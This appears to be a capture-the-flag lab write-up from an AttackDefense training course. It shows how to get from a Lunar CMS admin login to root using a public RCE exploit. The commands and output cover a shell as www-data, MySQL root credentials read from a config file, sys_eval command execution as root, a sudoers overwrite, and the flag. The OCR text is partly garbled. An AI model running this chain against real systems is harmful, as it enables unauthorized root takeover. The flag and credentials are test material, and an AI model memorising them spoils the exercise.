PENTESTER ACADEMYTOOL BOX PENTESTING

OF THE PENTESTER ACADEMYTOOL BOX PENTESTING

OF THE PENTESTING HACKER PENTESTER

TEAM LABSPENTES TO THE PENTESTER

TEAM LABSPENTES TO THE PENTESTER

OF THE PENTESTING HACKER

THE PENTESTING HACKER


TOOL BOX

OF THE PENTESTING


Name	CMS Admin to Root
URL	https://www.attackdefense.com/challengedetails?cid=85
Туре	Privilege Escalation : Web to Root

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.


The Lunar CMS webapp is hosted on target machine.




Step 1: Search for public exploits of Lunar CMS.




Step 2: A Remote Code Execution (RCE) vulnerability for Lunar CMS is listed on exploit DB along with the python POC exploit code.



Step 3: To run the exploit, one needs to find an uploaded .php file. Login into the CMS using the given credentials. After logging, check File Manager.



Step 4: Notice that a.php file is already present here which can be used for exploitation.



Step 5: Copy the python exploit code to attacker's machine and save it as exploit.py. Execute this file and pass three arguments to it i.e. Server address, path to CMS and uploaded PHP file name.

Command: python .\exploit.py l8h2yebl3dazqibc3slfqg61w.public1.attackdefenselabs.com / a.php

```
PS C:\Users\Nishant\Desktop> python .\exploit.py 18h2yebl3dazqibc3slfqg61w.public1.attackdefenselabs.com / a.php
shell@18h2yebl3dazqibc3slfqg61w.public1.attackdefenselabs.com:~# whoami
www-data
shell@18h2yebl3dazqibc3slfqg61w.public1.attackdefenselabs.com:~# pwd
/app/files
```

Step 6: This will give a www-data shell on the server. Need to escalate to root. Search the app directory for configuration files.

Mysql root credentials are present in one of the configuration files.

Commands:

find /app/ -name *conf* cat /app/includes/configure.php



Step 7: Check the running processes and observe that mysql is running as root user.

Command: ps -eaf

```
shell@l8h2yebl3dazqibc3slfqg61w.public1.attackdefense<u>labs.com:~</u># <u>ps</u> -ef
          PID PPID C STIME TTY
UID
                                         TIME CMD
                                     00:00:00 /usr/bin/python /usr/bin/supervisord -n
root
                 0 0 09:55 ?
           10
                  1 0 09:55 ?
                                     00:00:00 /bin/sh /usr/bin/mysqld_safe
root
root
           11
                  1 0 09:55 ?
                                     00:00:00 apache2 -D FOREGROUND
                 11 0 09:55 ?
                                     00:00:00 apache2 -D FOREGROUND
www-data
          109
                 11 0 09:55 ?
                                     00:00:00 apache2 -D FOREGROUND
ww-data
                 11 0 09:55 ?
ww-data
          115
                                     00:00:00 apache2 -D FOREGROUND
ww-data
          116
                 11 0 09:55 ?
                                     00:00:00 apache2 -D FOREGROUND
                 11 0 09:55 ?
                                     00:00:00 apache2 -D FOREGROUND
ww-data
                 10 0 09:55 ?
          389
                                     00:00:01 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr/lib/mysql/pl
ugin --user=root --log-error=/var/log/mysql/error.log --pid-file=/var/run/mysqld/mysqld.pid --socket=/var/run/mysqld/mysqld.sock --port
=3306
                 11 0 09:56 ?
ww-data
          407
                                     00:00:00 apache2 -D FOREGROUND
         409 11 0 09:59 ?
463 111 0 10:23 ?
464 463 0 10:23 ?
ww-data
                                     00:00:00 apache2 -D FOREGROUND
                                     00:00:00 sh -c mysql -uroot -pW3lc0m3t04tt4ckd3f3nselabs
ww-data
                                     www-data
ww-data
         494
               407 0 10:25 ?
                                     00:00:00 sh -c sudo bash
               494 0 10:25 ?
          495
                                     00:00:00 sudo bash
root
root
          496
               495 0 10:25 ?
                                     00:00:00 bash
ww-data
          508
                11 0 10:26 ?
                                     00:00:00 apache2 -D FOREGROUND
                    0 10:37 ?
ww-data
         571
                                     00:00:00 sh -c ps -ef
          572
                571 0 10:37 ?
                                     00:00:00 ps -ef
www-data
```

Step 8: Leverage sys eval function of mysgl to run commands on the system as root.

Verify the escalation by using whoami.

Command: mysgl -u root -pW3lc0m3t04tt4ckd3f3nselabs -e "select sys eval('whoami');"

Insert an entry into sudoers file.

Command: mysql -u root -pW3lc0m3t04tt4ckd3f3nselabs -e "select sys_eval('echo \"www-data ALL=NOPASSWD:ALL\">/etc/sudoers');"

```
shell@l8h2yebl3dazqibc3slfqg61w.public1.attackdefenselabs.com:~# mysql -uroot -pW3lc0m3t04tt4ckd3f3nselabs -e "select sys_eval('whoami');"
sys_eval('whoami')
root\n
shell@l8h2yebl3dazqibc3slfqg61w.public1.attackdefenselabs.com:~# mysql -uroot -pW3lc0m3t04tt4ckd3f3nselabs -e "select sys_eval('echo \"
www-data ALL=NOPASSWD:ALL\">/etc/sudoers');"
sys_eval('echo "www-data ALL=NOPASSWD:ALL">/etc/sudoers')
```

Step 9: Once the entry is inserted into sudoers file, www-data user can run sudo for all commands without providing any password. Retrieve the flag stored in /root directory.



Commands:

sudo -l sudo ls /root sudo cat /root/flag

Flag: 655be6b7c689cd5b4d0c84bfb558a0df

References:

- 1. Lunar CMS (http://lunarcms.com/)
- 2. Lunar CMS Github (https://github.com/lunarcms/LunarCMS)
- 3. Lunar CMS 3.3 RCE (https://www.exploit-db.com/exploits/33867)